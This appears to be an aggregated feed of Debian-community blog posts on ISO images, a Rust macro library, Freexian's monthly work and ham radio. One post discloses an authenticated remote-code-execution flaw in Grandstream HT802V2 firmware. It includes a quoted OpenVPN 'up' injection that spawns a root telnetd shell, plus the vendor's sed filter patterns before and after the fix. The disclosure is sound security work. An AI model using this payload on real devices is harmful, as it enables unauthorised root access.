Fortunately the folder explains in very detail the differences between these images and what you also find there. You can ignore the SHA... files if you do not know what they are needed for. They are not important for you. These ISO files are small and contain only the core Debian installer code and a small set of programs. If you install a desktop environment, the other packages will be downloaded at the end of the installation. The folders bt-dvd and iso-dvd only contain debian-12.9.0-amd64-DVD-1.iso or the appropriate torrent file. In bt-bd and iso-bd you will only find debian-edu-12.9.0-amd64-BD-1.iso. These large images contain much more Debian packages, so you will not need a network connection during the installation. For the other CPU architectures (other than amd64) Debian provides less variants of images but still a lot. In total, we have 44 ISO files (or torrents) for the current release of the Debian installer for all architectures. When using jigdo you can choose between 268 images. And these are only the installer images for the stable release, no older or newer version are counted here. Take a breath before we're diving into..... The live images The live images in release/12.9.0-live/amd64/iso-hybrid/ are only available for the amd64 architecture but for newer Debian releases there will be images also for arm64. We have 7 different live images containing one of the most common desktop environments and one with only a text interface (standard).
debian-live-12.9.0-amd64-xfce.iso
debian-live-12.9.0-amd64-mate.iso
debian-live-12.9.0-amd64-lxqt.iso
debian-live-12.9.0-amd64-gnome.iso
debian-live-12.9.0-amd64-lxde.iso
debian-live-12.9.0-amd64-standard.iso
debian-live-12.9.0-amd64-cinnamon.iso
debian-live-12.9.0-amd64-kde.iso
The folder name iso-hybrid is the technology that you can use those ISO files for burning them onto a CD/DVD/BD or writing the same ISO file to a USB stick. bt-hybrid will give you the torrent files for downloading the same images using a torrent client program. More recent installer and live images (aka testing) For newer version of the images we have currently these folders:
daily-builds
weekly-builds
weekly-live-builds
trixie_di_alpha1
I suggest using the weekly-builds because in this folder you find a similar structure and all variants of images as in the release directory. For e.g. weekly-builds/amd64/iso-cd/debian-testing-amd64-netinst.iso and similar for the live images
weekly-live-builds/amd64/iso-hybrid/debian-live-testing-amd64-kde.iso
weekly-live-builds/amd64/iso-hybrid/debian-live-testing-amd64-lxde.iso
weekly-live-builds/amd64/iso-hybrid/debian-live-testing-amd64-debian-junior.iso
weekly-live-builds/amd64/iso-hybrid/debian-live-testing-amd64-standard.iso
weekly-live-builds/amd64/iso-hybrid/debian-live-testing-amd64-lxqt.iso
weekly-live-builds/amd64/iso-hybrid/debian-live-testing-amd64-mate.iso
weekly-live-builds/amd64/iso-hybrid/debian-live-testing-amd64-xfce.iso
weekly-live-builds/amd64/iso-hybrid/debian-live-testing-amd64-gnome.iso
weekly-live-builds/amd64/iso-hybrid/debian-live-testing-amd64-cinnamon.iso
weekly-live-builds/arm64/iso-hybrid/debian-live-testing-arm64-gnome.iso
Here you see a new variant call debian-junior, which is a Debian blend. BitTorrent files are not available for weekly builds. The daily-builds folder structure is different and only provide the small network install (netinst) ISOs but several versions of the last days. Currently we have 55 ISO files available there. If you like to use the newest installation image fetch this one: https://cdimage.debian.org/cdimage/daily-builds/sid_d-i/arch-latest/amd64/iso-cd/debian-testing-amd64-netinst.iso Debian stable with a backports kernel Unfortunately Debian does not provide any installation media using the stable release but including a backports kernel for newer hardware. This is because our installer environment is a very complex mix of special tools (like anna) and special .udeb versions of packages. But the FAIme web service of my FAI project can build a custom installation image using the backports kernel. Choose a desktop environment, a language and add some packages names if you like. Then select Debian 12 bookworm and then enable backports repository including newer kernel. After a short time you can download your own installation image. Older releases Usually you should not use older releases for a new installation. In our archive the folder https://cdimage.debian.org/cdimage/archive/ contains 6163 ISO files starting from Debian 3.0 (first release was in 2002) and including every point release. The full DVD image for the oldstable release (Debian 11.11.0 including non-free firmware) is here https://cdimage.debian.org/cdimage/unofficial/non-free/cd-including-firmware/archive/latest-oldstable/amd64/iso-dvd/firmware-11.11.0-amd64-DVD-1.iso the smaller netinst image is https://cdimage.debian.org/cdimage/archive/11.10.0/amd64/iso-cd/debian-11.10.0-amd64-netinst.iso The oldest ISO I could find is from 1999 using kernel 2.0.36 I still didn't managed to boot it in KVM. UPDATE I got a kernel panic because the VM had 4GB RAM. Reducing this to 500MB RAM (also 8MB works) started the installer of Debian 2.1 without any problems. Anything else? In this post, we still did not cover the ports folder (the non official supported (older) hardware architectures) which contains around 760 ISO files and the unofficial folder (1445 ISO files) which also provided the ISOs which included the non-free firmware blobs in the past. Then, there are more than 34.000 cloud images. But hey, no ISO files are involved there. This may be part of a complete new posting.

12 February 2025

Evgeni Golov: Authenticated RCE via OpenVPN Configuration File in Grandstream HT802V2 and probably others

I have a Grandstream HT802V2 running firmware 1.0.3.5 and while playing around with the VPN settings realized that the sanitization of the "Additional Options" field done for CVE-2020-5739 is not sufficient. Before the fix for CVE-2020-5739, /etc/rc.d/init.d/openvpn did
echo "$(nvram get 8460)"   sed 's/;/\n/g' >> $ CONF_FILE 
After the fix it does
echo "$(nvram get 8460)"   sed -e 's/;/\n/g'   sed -e '/script-security/d' -e '/^[ ]*down /d' -e '/^[ ]*up /d' -e '/^[ ]*learn-address /d' -e '/^[ ]*tls-verify /d' -e '/^[ ]*client-[dis]*connect /d' -e '/^[ ]*route-up/d' -e '/^[ ]*route-pre-down /d' -e '/^[ ]*auth-user-pass-verify /d' -e '/^[ ]*ipchange /d' >> $ CONF_FILE 
That means it deletes all lines that either contain script-security or start with a set of options that allow command execution. Looking at the OpenVPN configuration template (/etc/openvpn/openvpn.conf), it already uses up and therefor sets script-security 2, so injecting that is unnecessary. Thus if one can somehow inject "/bin/ash -c 'telnetd -l /bin/sh -p 1271'" in one of the command-executing options, a reverse shell will be opened. The filtering looks for lines that start with zero or more occurrences of a space, followed by the option name (up, down, etc), followed by another space. While OpenVPN happily accepts tabs instead of spaces in the configuration file, I wasn't able to inject a tab neither via the web interface, nor via SSH/gs_config. However, OpenVPN also allows quoting, which is only documented for parameters, but works just well for option names too. That means that instead of
up "/bin/ash -c 'telnetd -l /bin/sh -p 1271'"
from the original exploit by Tenable, we write
"up" "/bin/ash -c 'telnetd -l /bin/sh -p 1271'"
this still will be a valid OpenVPN configuration statement, but the filtering in /etc/rc.d/init.d/openvpn won't catch it and the resulting OpenVPN configuration will include the exploit:
# grep -E '(up script-security)' /etc/openvpn.conf
up /etc/openvpn/openvpn.up
up-restart
;group nobody
script-security 2
"up" "/bin/ash -c 'telnetd -l /bin/sh -p 1271'"
And with that, once the OpenVPN connection is established, a reverse shell is spawned:
/ # uname -a
Linux HT8XXV2 4.4.143 #108 SMP PREEMPT Mon May 13 18:12:49 CST 2024 armv7l GNU/Linux
/ # id
uid=0(root) gid=0(root)
Affected devices Fix After disclosing this issue to Grandstream, they have issued a new firmware release (1.0.3.10) which modifies the filtering to the following:
echo "$(nvram get 8460)"   sed -e 's/;/\n/g' \
                           sed -e '/script-security/d' \
                               -e '/^["'\'' \f\v\r\n\t]*down["'\'' \f\v\r\n\t]/d' \
                               -e '/^["'\'' \f\v\r\n\t]*up["'\'' \f\v\r\n\t]/d' \
                               -e '/^["'\'' \f\v\r\n\t]*learn-address["'\'' \f\v\r\n\t]/d' \
                               -e '/^["'\'' \f\v\r\n\t]*tls-verify["'\'' \f\v\r\n\t]/d' \
                               -e '/^["'\'' \f\v\r\n\t]*tls-crypt-v2-verify["'\'' \f\v\r\n\t]/d' \
                               -e '/^["'\'' \f\v\r\n\t]*client-[dis]*connect["'\'' \f\v\r\n\t]/d' \
                               -e '/^["'\'' \f\v\r\n\t]*route-up["'\'' \f\v\r\n\t]/d' \
                               -e '/^["'\'' \f\v\r\n\t]*route-pre-down["'\'' \f\v\r\n\t]/d' \
                               -e '/^["'\'' \f\v\r\n\t]*auth-user-pass-verify["'\'' \f\v\r\n\t]/d' \
                               -e '/^["'\'' \f\v\r\n\t]*ipchange["'\'' \f\v\r\n\t]/d' >> $ CONF_FILE 
So far I was unable to inject any further commands in this block. Timeline

11 February 2025

Ian Jackson: derive-deftly 1.0.0 - Rust derive macros, the easy way

derive-deftly 1.0 is released. derive-deftly is a template-based derive-macro facility for Rust. It has been a great success. Your codebase may benefit from it too! Rust programmers will appreciate its power, flexibility, and consistency, compared to macro_rules; and its convenience and simplicity, compared to proc macros. Programmers coming to Rust from scripting languages will appreciate derive-deftly s convenient automatic code generation, which works as a kind of compile-time introspection. Rust s two main macro systems I m often a fan of metaprogramming, including macros. They can help remove duplication and flab, which are often the enemy of correctness. Rust has two macro systems. derive-deftly offers much of the power of the more advanced (proc_macros), while beating the simpler one (macro_rules) at its own game for ease of use. (Side note: Rust has at least three other ways to do metaprogramming: generics; build.rs; and, multiple module inclusion via #[path=]. These are beyond the scope of this blog post.) macro_rules! macro_rules! aka pattern macros , declarative macros , or sometimes macros by example are the simpler kind of Rust macro. They involve writing a sort-of-BNF pattern-matcher, and a template which is then expanded with substitutions from the actual input. If your macro wants to accept comma-separated lists, or other simple kinds of input, this is OK. But often we want to emulate a #[derive(...)] macro: e.g., to define code based on a struct, handling each field. Doing that with macro_rules is very awkward: macro_rules! s pattern language doesn t have a cooked way to match a data structure, so you have to hand-write a matcher for Rust syntax, in each macro. Writing such a matcher is very hard in the general case, because macro_rules lacks features for matching important parts of Rust syntax (notably, generics). (If you really need to, there s a horrible technique as a workaround.) And, the invocation syntax for the macro is awkward: you must enclose the whole of the struct in my_macro! . This makes it hard to apply more than one macro to the same struct, and produces rightward drift. Enclosing the struct this way means the macro must reproduce its input - so it can have bugs where it mangles the input, perhaps subtly. This also means the reader cannot be sure precisely whether the macro modifies the struct itself. In Rust, the types and data structures are often the key places to go to understand a program, so this is a significant downside. macro_rules also has various other weird deficiencies too specific to list here. Overall, compared to (say) the C preprocessor, it s great, but programmers used to the power of Lisp macros, or (say) metaprogramming in Tcl, will quickly become frustrated. proc macros Rust s second macro system is much more advanced. It is a fully general system for processing and rewriting code. The macro s implementation is Rust code, which takes the macro s input as arguments, in the form of Rust tokens, and returns Rust tokens to be inserted into the actual program. This approach is more similar to Common Lisp s macros than to most other programming languages macros systems. It is extremely powerful, and is used to implement many very widely used and powerful facilities. In particular, proc macros can be applied to data structures with #[derive(...)]. The macro receives the data structure, in the form of Rust tokens, and returns the code for the new implementations, functions etc. This is used very heavily in the standard library for basic features like #[derive(Debug)] and Clone, and for important libraries like serde and strum. But, it is a complete pain in the backside to write and maintain a proc_macro. The Rust types and functions you deal with in your macro are very low level. You must manually handle every possible case, with runtime conditions and pattern-matching. Error handling and recovery is so nontrivial there are macro-writing libraries and even more macros to help. Unlike a Lisp codewalker, a Rust proc macro must deal with Rust s highly complex syntax. You will probably end up dealing with syn, which is a complete Rust parsing library, separate from the compiler; syn is capable and comprehensive, but a proc macro must still contain a lot of often-intricate code. There are build/execution environment problems. The proc_macro code can t live with your application; you have to put the proc macros in a separate cargo package, complicating your build arrangements. The proc macro package environment is weird: you can t test it separately, without jumping through hoops. Debugging can be awkward. Proper tests can only realistically be done with the help of complex additional tools, and will involve a pinned version of Nightly Rust. derive-deftly to the rescue derive-deftly lets you use a write a #[derive(...)] macro, driven by a data structure, without wading into any of that stuff. Your macro definition is a template in a simple syntax, with predefined $-substitutions for the various parts of the input data structure. Example Here s a real-world example from a personal project:
define_derive_deftly!  
    export UpdateWorkerReport:
    impl $ttype  
        pub fn update_worker_report(&self, wr: &mut WorkerReport)  
            $(
                $ when fmeta(worker_report) 
                wr.$fname = Some(self.$fname.clone()).into();
            )


#[derive(Debug, Deftly, Clone)]
...
#[derive_deftly(UiMap, UpdateWorkerReport)]
pub struct JobRow  
    ...
    #[deftly(worker_report)]
    pub status: JobStatus,
    pub processing: NoneIsEmpty<ProcessingInfo>,
    #[deftly(worker_report)]
    pub info: String,
    pub duplicate_of: Option<JobId>,
 
This is a nice example, also, of how using a macro can avoid bugs. Implementing this update by hand without a macro would involve a lot of cut-and-paste. When doing that cut-and-paste it can be very easy to accidentally write bugs where you forget to update some parts of each of the copies:
    pub fn update_worker_report(&self, wr: &mut WorkerReport)  
        wr.status = Some(self.status.clone()).into();
        wr.info = Some(self.status.clone()).into();
     
Spot the mistake? We copy status to info. Bugs like this are extremely common, and not always found by the type system. derive-deftly can make it much easier to make them impossible. Special-purpose derive macros are now worthwhile! Because of the difficult and cumbersome nature of proc macros, very few projects have site-specific, special-purpose #[derive(...)] macros. The Arti codebase has no bespoke proc macros, across its 240kloc and 86 crates. (We did fork one upstream proc macro package to add a feature we needed.) I have only one bespoke, case-specific, proc macro amongst all of my personal Rust projects; it predates derive-deftly. Since we have started using derive-deftly in Arti, it has become an important tool in our toolbox. We have 37 bespoke derive macros, done with derive-deftly. Of these, 9 are exported for use by downstream crates. (For comparison there are 176 macro_rules macros.) In my most recent personal Rust project, I have 22 bespoke derive macros, done with with derive-deftly, and 19 macro_rules macros. derive-deftly macros are easy and straightforward enough that they can be used as readily as macro_rules macros. Indeed, they are often clearer than a macro_rules macro. Stability without stagnation derive-deftly is already highly capable, and can solve many advanced problems. It is mature software, well tested, with excellent documentation, comprising both comprehensive reference material and the walkthrough-structured user guide. But declaring it 1.0 doesn t mean that it won t improve further. Our ticket tracker has a laundry list of possible features. We ll sometimes be cautious about committing to these, so we ve added a beta feature flag, for opting in to less-stable features, so that we can prototype things without painting ourselves into a corner. And, we intend to further develop the Guide.

comment count unavailable comments

Kentaro Hayashi: Breaking compatibility, upgrade from createrepo-c 0.17.3 to 1.2.0

Recently createrepo-c on Debian unstable was updated from 0.17.3 to 1.2.0. It introduces breaking compatibility about metadata (repodata/*). In the previous versions, generated metadata was compressed in gz format, newer version use zst compression instead. This kills some yum client to work because old yum client can't handle newer metadata format correctly. At least, (as far as I know) it affects on Amazon Linux 2 for example. To keep compatibility with such a old platform, need to specify --compatibility option for createrepo-c.

Freexian Collaborators: Debian Contributions: Python 3.13 as the default Python 3 version, Fixing qtpaths6 for cross compilation, sbuild support for Salsa CI, Rails 7 transition, DebConf preparations and more! (by Anupa Ann Joseph)

Debian Contributions: 2025-01 Contributing to Debian is part of Freexian s mission. This article covers the latest achievements of Freexian and their collaborators. All of this is made possible by organizations subscribing to our Long Term Support contracts and consulting services.

Python 3.13 is now the default Python 3 version in Debian, by Stefano Rivera and Colin Watson The Python 3.13 as default transition has now completed. The next step is to remove Python 3.12 from the archive, which should be very straightforward, it just requires rebuilding C extension packages in no particular order. Stefano fixed some miscellaneous bugs blocking the completion of the 3.13 as default transition.

Fixing qtpaths6 for cross compilation, by Helmut Grohne While Qt5 used to use qmake to query installation properties, Qt6 is moving more and more to CMake and to ease that transition it relies on more qtpaths. Since this tool is not naturally aware of the architecture it is called for, it tends to produce results for the build architecture. Therefore, more than 100 packages were picking up a multiarch directory for the build architecture during cross builds. In collaboration with the Qt/KDE team and Sandro Knau in particular (none affiliated with Freexian), we added an architecture-specific wrapper script in the same way qmake has one for Qt5 and Qt6 already. The relevant CMake module has been updated to prefer the triplet-prefixed wrapper. As a result, most of the KDE packages now cross build on unstable ready in time for the trixie release.

/usr-move, by Helmut Grohne In December, Emil S dergren reported that a live-build was not working for him and in January, Colin Watson reported that the proposed mitigation for debian-installer-utils would practically fail. Both failures were to be attributed to a wrong understanding of implementation-defined behavior in dpkg-divert. As a result, all M18 mitigations had to be reviewed and many of them replaced. Many have been uploaded already and all instances have received updated patches. Even though dumat has been in operation for more than a year, it gained recent changes. For one thing, analysis of architectures other than amd64 was requested. Chris Hofstaedler (not affiliated with Freexian) kindly provided computing resources for repeatedly running it on the larger set. Doing so revealed various cross-architecture undeclared file conflicts in gcc, glibc, and binutils-z80, but it also revealed a previously unknown /usr-move issue in rpi.rpi-common. On top of that, dumat produced false positive diagnostics and wrongly associated Debian bugs in some cases, both of which have now been fixed. As a result, a supposedly fixed python3-sepolicy issue had to be reopened.

rebootstrap, by Helmut Grohne As much as we think of our base system as stable, it is changing a lot and the architecture cross bootstrap tooling is very sensitive to such changes requiring permanent maintenance. A problem that recently surfaced was that building a binutils cross toolchain would result in a binutils-for-host package that would not be practically installable as it would depend on a binutils-common package that was not built. This turned into an examination of binutils-common and noticing that it actually differed across architectures even though it should not. Johannes Schauer Marin Rodrigues (not affiliated with Freexian) and Colin Watson kindly helped brainstorm possible solutions. Eventually, Helmut provided a patch to move gprofng bits out of binutils-common. Independently, Matthias Klose (not affiliated with Freexian) split out binutils-gold into a separate source package. As a result, binutils-common is now equal across architectures and can be marked Multi-Arch: foreign resolving the initial problem.

Salsa CI, by Santiago Ruano Rinc n Santiago continued the work about the sbuild support for Salsa CI, that was mentioned in the previous month report. The !568 merge request that created the new build image was merged, making it easier to test !569 with external projects. Santiago used a fork of the debusine repo to try the draft !569, and some issues were spotted, and part of them fixed. This is the last debusine pipeline run with the current !569: https://salsa.debian.org/santiago/debusine/-/pipelines/794233. One of the last improvements relates to how to enable projects to customize the pipeline, in an equivalent way than they currently do in the extract-source and build jobs. While this is work-in-progress, the results are rather promising. Next steps include deciding on introducing schroot support for bookworm, bookworm-security, and older releases, as they are done in the official debian buildd.

DebConf preparations, by Stefano Rivera and Santiago Ruano Rinc n DebConf will be happening in Brest, France, in July. Santiago continued the DebConf 25 organization work, looking for catering providers. Both Stefano and Santiago have been reaching out to some potential sponsors. DebConf depends on sponsors to cover the organization cost, if your company depends on Debian, please consider sponsoring DebConf. Stefano has been winding up some of the finances from previous DebConfs. Finalizing reimbursements to team members from DebConf 23, and handling some outstanding issues from DebConf 24. Stefano and the rest of the DebConf committee have been reviewing bids for DebConf 26, to select the next venue.

Ruby 3.3 is now the default Ruby interpreter, by Lucas Kanashiro Ruby 3.3 is about to become the default Ruby interpreter for Trixie. Many bugs were fixed by Lucas and the Debian Ruby team during the sprint hold in Paris during Jan 27-31. The next step is to remove support of Ruby 3.1, which is the alternative Ruby interpreter for now. Thanks to the Debian Release team for all the support, especially Emilio Pozuelo Monfort.

Rails 7 transition, by Lucas Kanashiro Rails 6 has been shipped by Debian since Bullseye, and as a WEB framework, many issues (especially security related issues) have been encountered and the maintainability of it becomes harder and harder. With that in mind, during the Debian Ruby team sprint last month, the transition to Rack 3 (an important dependency of rails containing many breaking changes) was started in Debian unstable, it is ongoing. Once it is done, the Rails 7 transition will take place, and Rails 7 should be shipped in Debian Trixie.

Miscellaneous contributions
  • Stefano improved a poor ImportError for users of the turtle module on Python 3, who haven t installed the python3-tk package.
  • Stefano updated several packages to new upstream releases.
  • Stefano added the Python extension to the re2 package, allowing for the use of the Google RE2 regular expression library as a direct replacement for the standard library re module.
  • Stefano started provisioning a new physical server for the debian.social infrastructure.
  • Carles improved simplemonitor (documentation on systemd integration, worked with upstream for fixing a bug).
  • Carles upgraded packages to new upstream versions: python-ring-doorbell and python-asyncclick.
  • Carles did po-debconf translations to Catalan: reviewed 44 packages and submitted translations to 90 packages (via salsa merge requests or bugtracker bugs).
  • Carles maintained po-debconf-manager with small fixes.
  • Rapha l worked on some outstanding DEP-14 merge request and participated in the associated discussion. The discussions have been more contentious than anticipated, somewhat exacerbated by Otto s desire to conclude fast while the required tool support is not yet there.
  • Rapha l, with the help of Philipp Kern from the DSA team, upgraded tracker.debian.org to use Django 4.2 (from bookworm-backports) which in turn enabled him to configure authentication via salsa.debian.org. It s now possible to login to tracker.debian.org with your salsa credentials!
  • Rapha l updated zim a nice desktop wiki that is very handy to organize your day-to-day digital life to the latest upstream version (0.76).
  • Helmut sent patches for 10 cross build failures.
  • Helmut continued working on a tool for memory-based concurrency limit of builds.
  • Helmut NMUed libtool, opensysusers and virtualbox.
  • Enrico tried to support Helmut in working out tricky usrmerge situations
  • Thorsten Alteholz uploaded a new upstream version of brlaser.
  • Colin Watson upgraded 33 Python packages to new upstream versions, including fixes for CVE-2024-42353, CVE-2024-47532, and CVE-2025-22153.
  • Emilio Pozuelo managed various transitions, and fixed various RC bugs (telepathy-glib, xorg, xserver-xorg-video-vesa, apitrace, mesa).
  • Anupa attended the monthly team meeting for Debian publicity team and shared the social media stats.
  • Anupa assisted Jean-Pierre Giraud in the point release announcement for Debian 12.9 and published the Micronews.
  • Anupa took part in multiple Debian publicity team discussions regarding our presence in social media platforms.

10 February 2025

Petter Reinholdtsen: Some of my 2024 free software activities

It is a while since I posted a summary of the free software and open culture activities and projects I have worked on. Here is a quick summary of the major ones from last year. I guess the biggest project of the year has been migrating orphaned packages in Debian without a version control system to have a git repository on salsa.debian.org. When I started in April around 450 the orphaned packages needed git. I've since migrated around 250 of the packages to a salsa git repository, and around 40 packages were left when I took a break. Not sure who did the around 160 conversions I was not involved in, but I am very glad I got some help on the project. I stopped partly because some of the remaining packages needed more disk space to build than I have available on my development machine, and partly because some had a strange build setup I could not figure out. I had a time budget of 20 minutes per package, if the package proved problematic and likely to take longer, I moved to another package. Might continue later, if I manage to free up some disk space. Another rather big project was the translation to Norwegian Bokm l and publishing of the first book ever published by a S mi woman, the M ter vi liv eller d d? book by Elsa Laula, with a PD0 and CC-BY license. I released it during the summer, and to my surprise it has already sold several copies. As I suck at marketing, I did not expect to sell any. A smaller, but more long term project (for more than 10 years now), and related to orphaned packages in Debian, is my project to ensure a simple way to install hardware related packages in Debian when the relevant hardware is present in a machine. It made a fairly big advance forward last year, partly because I have been poking and begging package maintainers and upstream developers to include AppStream metadata XML in their packages. I've also released a few new versions of the isenkram system with some robustness improvements. Today 127 packages in Debian provide such information, allowing isenkram-lookup to propose them. Will keep pushing until the around 35 package names currently hard coded in the isenkram package are down to zero, so only information provided by individual packages are used for this feature. As part of the work on AppStream, I have sponsored several packages into Debian where the maintainer wanted to fix the issue but lacked direct upload rights. I've also sponsored a few other packages, when approached by the maintainer. I would also like to mention two hardware related packages in particular where I have been involved, the megactl and mfi-util packages. Both work with the hardware RAID systems in several Dell PowerEdge servers, and the first one is already available in Debian (and of course, proposed by isenkram when used on the appropriate Dell server), the other is waiting for NEW processing since this autumn. I manage several such Dell servers and would like the tools needed to monitor and configure these RAID controllers to be available from within Debian out of the box. Vaguely related to hardware support in Debian, I have also been trying to find ways to help out the Debian ROCm team, to improve the support in Debian for my artificial idiocy (AI) compute node. So far only uploaded one package, helped test the initial packaging of llama.cpp and tried to figure out how to get good speech recognition like Whisper into Debian. I am still involved in the LinuxCNC project, and organised a developer gathering in Norway last summer. A new one is planned the summer of 2025. I've also helped evaluate patches and uploaded new versions of LinuxCNC into Debian. After a 10 years long break, we managed to get a new and improved upstream version of lsdvd released just before Christmas. As I use it regularly to maintain my DVD archive, I was very happy to finally get out a version supporting DVDDiscID useful for uniquely identifying DVDs. I am dreaming of a Internet service mapping DVD IDs to IMDB movie IDs, to make life as a DVD collector easier. My involvement in Norwegian archive standardisation and the free software implementation of the vendor neutral Noark 5 API continued for the entire year. I've been pushing patches into both the API and the test code for the API, participated in several editorial meetings regarding the Noark 5 Tjenestegrensesnitt specification, submitted several proposals for improvements for the same. We also organised a small seminar for Noark 5 interested people, and is organising a new seminar in a month. Part of the year was spent working on and coordinating a Norwegian Bokm l translation of the marvellous children's book Ada and Zangemann , which focus on the right to repair and control your own property, and the value of controlling the software on the devices you own. The translation is mostly complete, and is now waiting for a transformation of the project and manuscript to use Docbook XML instead of a home made semi-text based format. Great progress is being made and the new book build process is almost complete. I have also been looking at how to companies in Norway can use free software to report their accounting summaries to the Norwegian government. Several new regulations make it very hard for companies to do use free software for accounting, and I would like to change this. Found a few drafts for opening up the reporting process, and have read up on some of the specifications, but nothing much is working yet. These were just the top of the iceberg, but I guess this blog post is long enough now. If you would like to help with any of these projects, please get in touch, either directly on the project mailing lists and forums, or with me via email, IRC or Signal. :) As usual, if you use Bitcoin and want to show your support of my activities, please send Bitcoin donations to my address 15oWEoG9dUPovwmUL9KWAnYRtNJEkP1u1b.

9 February 2025

Philipp Kern: 20 years

20 years ago, I got my Debian Developer account. I was 18 at the time, it was Shrove Tuesday and - as is customary - I was drunk when I got the email. There was so much that I did not know - which is also why the process took 1.5 years from the time I applied. I mostly only maintained a package or two. I'm still amazed that Christian Perrier and Joerg Jaspert put sufficient trust in me at that time. Nevertheless now feels like a good time for a personal reflection of my involvement in Debian.
During my studies I took on more things. In January 2008 I joined the Release Team as an assistant, which taught me a lot of code review. I have been an Application Manager on the side.
Going to my first Debconf was really a turning point. My first one was Mar del Plata in Argentina in August 2008, when I was 21. That was quite an excitement, traveling that far from Germany for the first time. The personal connections I made there made quite the difference. It was also a big boost for motivation. I attended 8 (Argentina), 9 (Spain), 10 (New York), 11 (Bosnia and Herzegovina), 12 (Nicaragua), 13 (Switzerland), 14 (Portland), 15 (Germany), 16 (South Africa), and hopefully I'll make it to this year's in Brest. At all of them I did not see much of the countries as I prioritized all of my time focused on Debian, even skipping some of the day trips in favor of team meetings. Yet I am very grateful to the project (and to my employer) for shipping me there.I ended up as Stable Release Manager for a while, from August 2008 - when Martin Zobel-Helas moved into DSA - until I got dropped in March 2020. I think my biggest achievements were pushing for the creation of -updates in favor of a separate volatile archive and a change of the update policy to allow for more common sense updates in the main archive vs. the very strict "breakage or security" policy we had previously. I definitely need to call out Adam D. Barratt for being the partner in crime, holding up the fort for even longer.In 2009 I got too annoyed at the existing wanna-build team not being responsive anymore and pushed for the system to be given to a new team. I did not build it and significant contributions were done by other people (like Andreas Barth and Joachim Breitner, and later Aurelien Jarno). I mostly reworked the way the system was triggered, investigated when it broke and was around when people wanted things merged.
In the meantime I worked sys/netadmin jobs while at university, both paid and as a volunteer with the students' council. For a year or two I was the administrator of a System z mainframe IBM donated to my university. We had a mainframe course and I attended two related conferences. That's where my s390(x) interest came from, although credit for the port needs to go to Aurelien Jarno.
Since completing university in 2013 I have been working for a company for almost 12 years. Debian experience was very relevant to the job and I went on maintaining a Linux distro or two at work - before venturing off into security hardening. People in megacorps - in my humble opinion - disappear from the volunteer projects because a) they might previously have been studying and thus had a lot more time on their hands and b) the job is too similar to the volunteer work and thus the same brain cells used for work are exhausted and can't be easily reused for volunteer work. I kept maintaining a couple of things (buildds, some packages) - mostly because of a sense of commitment and responsibility, but otherwise kind of scaled down my involvement. I also felt less connected as I dropped off IRC.Last year I finally made it to Debian events again: MiniDebconf in Berlin, where we discussed the aftermath of the xz incident, and the Debian BSP in Salzburg. I rejoined IRC using the Matrix bridge. That also rekindled my involvement, with me guiding a new DD through NM and ending up in DSA. To be honest, only in the last two or three years I felt like a (more) mature old-timer.
I have a new gig at work lined up to start soon and next to that I have sysadmining for Debian. It is pretty motivating to me that I can just get things done - something that is much harder to achieve at work due to organizational complexities. It balances out some frustration I'd otherwise have. The work is different enough to be enjoyable and the people I work with are great.

The future
I still think the work we do in Debian is important, as much as I see a lack of appreciation in a world full of containers. We are reaping most of the benefits of standing on the shoulders of giants and of great decisions made in the past (e.g. the excellent Debian policy, but also the organizational model) that made Debian what it is today.Given the increase in size and complexity of what Debian ships - and the somewhat dwindling resource of developer time, it would benefit us to have better processes for large-scale changes across all packages. I greatly respect the horizontal effects that are currently being driven and that suck up a lot of energy.A lot of our infrastructure is also aging and not super well maintained. Many take it for granted that the services we have keep existing, but most are only maintained by a person or two, if even. Software stacks are aging and it is even a struggle to have all necessary packages in the next release.Hopefully I can contribute a bit or two to these efforts in the future.

Dave Hibberd: Radio Activity 10-16 Feb 2025

It s been quite the week of radio related nonsense for me, where I ve been channelling my time and brainspace for radio into activity on air and system refinements, not working on Debian.

POTA, Antennas and why do my toys not work? Having had my interest piqued by Ian at mastodon.radio, I looked online and spotted a couple of parks within stumbling distance of my house, that s good news! It looks like the list has been refactored and expanded since I last looked at it, so there are now more entities to activate and explore. My concerns about antennas noted last week rumbled on. There was a second strand to this concern too, my end fed 64:1 (or 49:1?!) transformer from MM0OPX sits in my mind as not having worked very well in Spain last year, and I want to get to the bottom of why. As with most things in my life, it s probably a me problem. I came up with a cunning plan - firstly, buy a new mast to replace the one I broke a few weeks back on Cat Law. Secondly, buy a couple of new connectors and some heatshrink to reterminate my cable that I m sure is broken. Spending more money on a problem never hurt anyone, right? Come Wednesday, the new toys arrived and I figured combining everything into one convenient night time walk and radio was a good plan. So I walk out to the nearest park with my LoRa APRS doofer going and see what happens: APRS-Map After circling a bit to find somewhere suitable (there appear to be construction works in the park!) I set up my gear in 2C with frost on the ground, called CQ, spotted and got nothing on either the end fed half wave or the cheap vertical. As it was too late for 20m, I tried 40 and a bit of 80 using the inbuilt tuner, but wasn t heard by stations I called or when calling independently. I packed everything up and lora-doofered my way home, mildly deflated.
Try it at home It still didn t sit with me that the end fed wasn t working, so come Friday night I set it up in the back garden/woods behind the house to try and diagnose why it wasn t working. Up it went, I worked some Irish stations pretty effortlessly, and down everything came. No complaints - the only things I did differently was have the feedpoint a little higher and check my power, limiting it to 10W. The G90 can do 20W, I wonder if running at that was saturating the core in the 64:1. At some point in the evening I stepped in some dog s shit too, and spent some time cleaning my boots outside to avoid further tramping the smell through the house. Win some, lose some.

Take it to the Hills On Friday, some of the other GM-ES Sota-ists had been out for an activity day. On account of me being busy in work, I couldn t go outside to play, but I figured a weekend of activity was on the books.

Saturday - A day above the clouds On Saturday I took myself up Tap O Noth, a favourite of mine for some reason, and Lord Arthur s Hill. Before I hit the hills, I took myself to the hackerspace and printed myself a K6ARK Winder and a guy ring for the mast, cut string, tied it together and wound the string on to the winder. I also took time to buzz out my wonky coax and it showed great continuity. Hmm, that can be continued later. I didn t quite get to crimping the radial network of the Aliexpress whip with a 12mm stud crimp, that can also be put on the TODO list.

